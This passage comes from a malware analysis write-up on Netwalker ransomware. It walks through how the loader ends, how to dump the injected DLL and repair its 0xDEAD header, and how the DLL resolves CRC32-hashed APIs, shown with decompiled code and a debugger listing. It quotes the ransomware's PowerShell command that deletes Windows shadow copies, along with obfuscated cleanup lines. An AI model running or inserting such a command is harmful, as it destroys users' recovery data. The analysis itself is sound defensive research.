
and in the end deletes shadow copies of the data being held on the system at that particular time to completely eliminate any possibility of recovering it and performs required memory cleanup using following set of commands

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$ .Delete();} | Out-Null
$AaauDVCQMlKUXx::IKBJ($upEcLTMCGnc,([UInt32]0),0x00008000) | Out-Null
$AaauDVCQMlKUXx::KZOccbFuympiuvpM($VxxHhZYpWSgsPvKNuDx) | Out-Null
```

as soon as script exits, **FE026B-Readme.txt** window appears on the system with ransom message and all encrypted files with fe026b extension are no longer accessible



Note: *Ransomware dll being injected can be dumped into a binary file in powershell script, which has SHA-256 302ff75667460accbbd909275cf912f4543c4fb4ea9f0d0bad2f4d5e6225837b hash but it can be seen that it is 64-bit PE file and first two bytes in this case have wrong hex value* ***0xDEAD***




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	AD	DE	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	.Þ.....ÿÿ.
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	C0	00	00	00	.....À..
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°..´.Í!¸.LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program cann
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000C0	50	45	00	00	64	86	05	00	66	34	AD	5E	00	00	00	00	PE..dt..f4.^...
000000D0	00	00	00	00	F0	00	22	20	0B	02	0E	10	00	32	01	00	....ð." .....2.
000000E0	00	40	00	00	00	00	00	00	40	FD	00	00	00	10	00	00	.@......@ý.....
000000F0	00	00	00	80	01	00	00	00	00	10	00	00	00	02	00	00	...€.....
00000100	06	00	00	00	00	00	00	00	05	00	00	00	00	00	00	00	.....
00000110	00	B0	01	00	00	04	00	00	00	00	00	00	02	00	60	01	.°.....`
00000120	00	00	10	00	00	00	00	00	00	10	00	00	00	00	00	00	.....
00000130	00	00	10	00	00	00	00	00	00	10	00	00	00	00	00	00	.....
00000140	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	.....
00000150	00	00	00	00	00	00	00	00	00	90	01	00	F8	14	00	00	.....ø..
00000160	00	80	01	00	5C	0D	00	00	00	00	00	00	00	00	00	00	.€..\.....
00000170	00	00	00	00	00	00	00	00	80	54	01	00	38	00	00	00	.....€T..8..
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001C0	00	00	00	00	00	00	00	00	2E	74	65	78	74	00	00	00	.....text..
000001D0	21	31	01	00	00	10	00	00	00	32	01	00	00	04	00	00	!1.....2.....
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	20	00	00	60	....
000001F0	2E	72	64	61	74	61	00	00	20	19	00	00	00	50	01	00	.rdata.. ....P.
00000200	00	1A	00	00	00	36	01	00	00	00	00	00	00	00	00	00	.....6.....

replacng first two bytes **0xDEAD** with **0x4D5A** in DOS header in HxD editor would result in Netwalker ransomware dll with f93209fccd0c452b8b5dc9db46341281344156bbedd23a47d2d551f80f460534 SHA-256 hash.


Deciphering Netwalker x86-64 DLL

Let's load final dll in IDA and perform basic static analysis first, I'll start by looking up for strings, but they are mostly useless, moreover, it has only one export i.e., main entry which seems to implement all its functionality

second important thing to note here is that it has no imports address table, which implies that it might be obfuscating APIs or strings with some hashing or encryption algorithm, this can be verified by loading the dll in **PEiD** and looking for possible algorithms in its **K**rypto **ANAL**yzer plugin which shows multiple references to different encoding, hashing and encrypt/decrypt algorithms in dll as shown in the figure below




If I randomly pick a CRC32 reference and look it up in dll, it is found in **sub_180005D60** routine being used in a loop



do-while loop in decompiled routine shows **CRC32 division flow**

```
do
{
  v8 = (char)v1[v7++];
  v9 = ((v8 ^ v3) >> 1) ^ -(((unsigned __int8)v8 ^ (unsigned __int8)v3) & 1) & 0xEDB88320;
  v10 = (((v9 >> 1) ^ -(v9 & 1) & 0xEDB88320) >> 1) ^ -(((unsigned __int8)(v9 >> 1) ^ -(v9 & 1) & 0x20) & 1) & 0xEDB88320;
  v11 = (((v10 >> 1) ^ -(v10 & 1) & 0xEDB88320) >> 1) ^ -(((unsigned __int8)(v10 >> 1) ^ -(v10 & 1) & 0x20) & 1) & 0xEDB88320;
  v12 = v11;
  v11 >>= 1;
  v3 = ((((v11 ^ -(v12 & 1) & 0xEDB88320) >> 1) ^ -(((unsigned __int8)v11 ^ -(v12 & 1) & 0x20) & 1) & 0xEDB88320) >> 1) ^ -(((unsigned __int8)((v11 ^ -(v12 & 1) & 0xEDB88320) >> 1)
     ^ -(((unsigned __int8)v11 ^ -(v12 & 1) & 0x20) & 1) & 0x20) & 1) & 0xEDB88320;
}
while ( v7 < v6 );
```

let's rename this routine to **crc32_checksum** and look for its cross references, result shows it is cross referenced two times in **sub_180001000**, if this routine is subsequently checked for further cross references, it shows **~165** references



we can assume here that the routine **sub_180001000** being cross referenced **~165** times is possibly decrypting strings, I'll rename it to **decrypt_strings**

now let's take a closer look at **sub_180001490** routine which almost has all the Xrefs to **decrypt_strings**, following code shows it is taking two arguments v1, which is being used in all of its calls and a 4-byte hex value which seems to be CRC32 hash and retrun value is being stored to different offsets of an array

```
if ( !var_rtlAllocHeap_ )
  return (unsigned int)dword_1800171E0;
qword_1800171E8 = var_rtlAllocHeap_(*(_QWORD *)(__readgsqword(0x60u) + 0x30), 8i64, 0x510i64);
if ( !qword_1800171E8 )
  return (unsigned int)dword_1800171E0;
*(_QWORD *)qword_1800171E8 = decrypt_strings_sub_180001000(v1, 0xA1D45974);
*(_QWORD *)(qword_1800171E8 + 8) = decrypt_strings_sub_180001000(v1, 0xAF11BC24);
*(_QWORD *)(qword_1800171E8 + 16) = decrypt_strings_sub_180001000(v1, 0xB973B8DC);
*(_QWORD *)(qword_1800171E8 + 24) = decrypt_strings_sub_180001000(v1, 0x8463960A);
*(_QWORD *)(qword_1800171E8 + 32) = decrypt_strings_sub_180001000(v1, 0xD141AFD3);
*(_QWORD *)(qword_1800171E8 + 40) = decrypt_strings_sub_180001000(v1, 0x57F17B6B);
*(_QWORD *)(qword_1800171E8 + 48) = decrypt_strings_sub_180001000(v1, 0x23398D9A);
*(_QWORD *)(qword_1800171E8 + 72) = decrypt_strings_sub_180001000(v1, 0xBD6735C3);
*(_QWORD *)(qword_1800171E8 + 80) = decrypt_strings_sub_180001000(v1, 0x900F6A6E);
*(_QWORD *)(qword_1800171E8 + 56) = decrypt_strings_sub_180001000(v1, 0xA8AE7412);
*(_QWORD *)(qword_1800171E8 + 64) = decrypt_strings_sub_180001000(v1, 0x4896A43);
*(_QWORD *)(qword_1800171E8 + 88) = decrypt_strings_sub_180001000(v1, 0x4C8A5B22);
*(_QWORD *)(qword_1800171E8 + 96) = decrypt_strings_sub_180001000(v1, 0x61E2048F);
*(_QWORD *)(qword_1800171E8 + 104) = decrypt_strings_sub_180001000(v1, 0x52FF8A3F);
*(_QWORD *)(qword_1800171E8 + 112) = decrypt_strings_sub_180001000(v1, 0xA312E4DE);
*(_QWORD *)(qword_1800171E8 + 120) = decrypt_strings_sub_180001000(v1, 0xCA3A8F9A);
```

this routine has multiple similar code blocks but with different hash values, here it can be assumed that it is decrypting APIs from different libraries, let's rename it to **resolve_imports** and look for its Xrefs which leads to DLL's main **DllEntryPoint** routine - now it's time to look into it dynamically.

First routine that is being called by DLL is **resolve_imports**, which in turn calls **sub_180001310** routine, it is taking **0x84C05E40** hash value as parameter, a quick Google search shows it is for **"ntdll.dll"** which can also be verified with Python


```
In [1]: import zlib

In [2]: hex(zlib.crc32('ntdll.dll') % (1<<32))
Out[2]: '0x84c05e40'
```


this routine returns handle for **ntdll.dll** library, later it takes another hash value **0xA1D45974** which is resolved to **RtlAllocateHeap** API, it is first called to allocate a block of memory on heap to later store resolved addresses there on different array indexes

```
000007FEF1A71490   40:55                 push rbp                                                    resolve_imports
000007FEF1A71492   53                    push rbx
000007FEF1A71493   48:8D6C24 B1          lea rbp,qword ptr ss:[rsp-4F]
000007FEF1A71498   48:81EC F8000000      sub rsp,F8
000007FEF1A7149F   B9 405EC084           mov ecx,84C05E40                ntdll.dll
000007FEF1A714A4   E8 67FEFFFF           call <f5c877335920f0ef040228e18b426d00.get_dll_handle>
000007FEF1A714A9   48:8BD8               mov rbx,rax
000007FEF1A714AC   48:85C0               test rax,rax
000007FEF1A714AF   0F84 66140000         je f5c877335920f0ef040228e18b426d00.7FEF1A7291B
000007FEF1A714B5   BA 7459D4A1           mov edx,A1D45974                RtlAllocateHeap
000007FEF1A714BA   48:8BC8               mov rcx,rax
000007FEF1A714BD   E8 3EFBFFFF           call <f5c877335920f0ef040228e18b426d00._decrypt_apis_>
000007FEF1A714C2   48:85C0               test rax,rax
000007FEF1A714C5   0F84 50140000         je f5c877335920f0ef040228e18b426d00.7FEF1A7291B
000007FEF1A714CB   6548:8B0C25 60000000  mov rcx,qword ptr gs:[60]
000007FEF1A714D4   BA 08000000           mov edx,8
000007FEF1A714D9   41:B8 10050000        mov r8d,510
000007FEF1A714DF   48:8B49 30            mov rcx,qword ptr ds:[rcx+30]
000007FEF1A714E3   FFD0                  call rax
000007FEF1A714E5   48:8905 FC5C0100      mov qword ptr ds:[<ptr_Imports_array>],rax
000007FEF1A714EC   48:85C0               test rax,rax
000007FEF1A714EF   0F84 26140000         je f5c877335920f0ef040228e18b426d00.7FEF1A7291B
```


this routine decrypts and resolves serveral APIs from ntdll.dll, kernel32.dll, advapi32.dll, use32.dll, mpr.dll, shell32.dll, netapi32.dll, ole32.dll, oleaut32.dll and psapi.dll libraries. I wrote a simple IDAPython script here which resolves CRC32 hashes and adds resolved value in comment



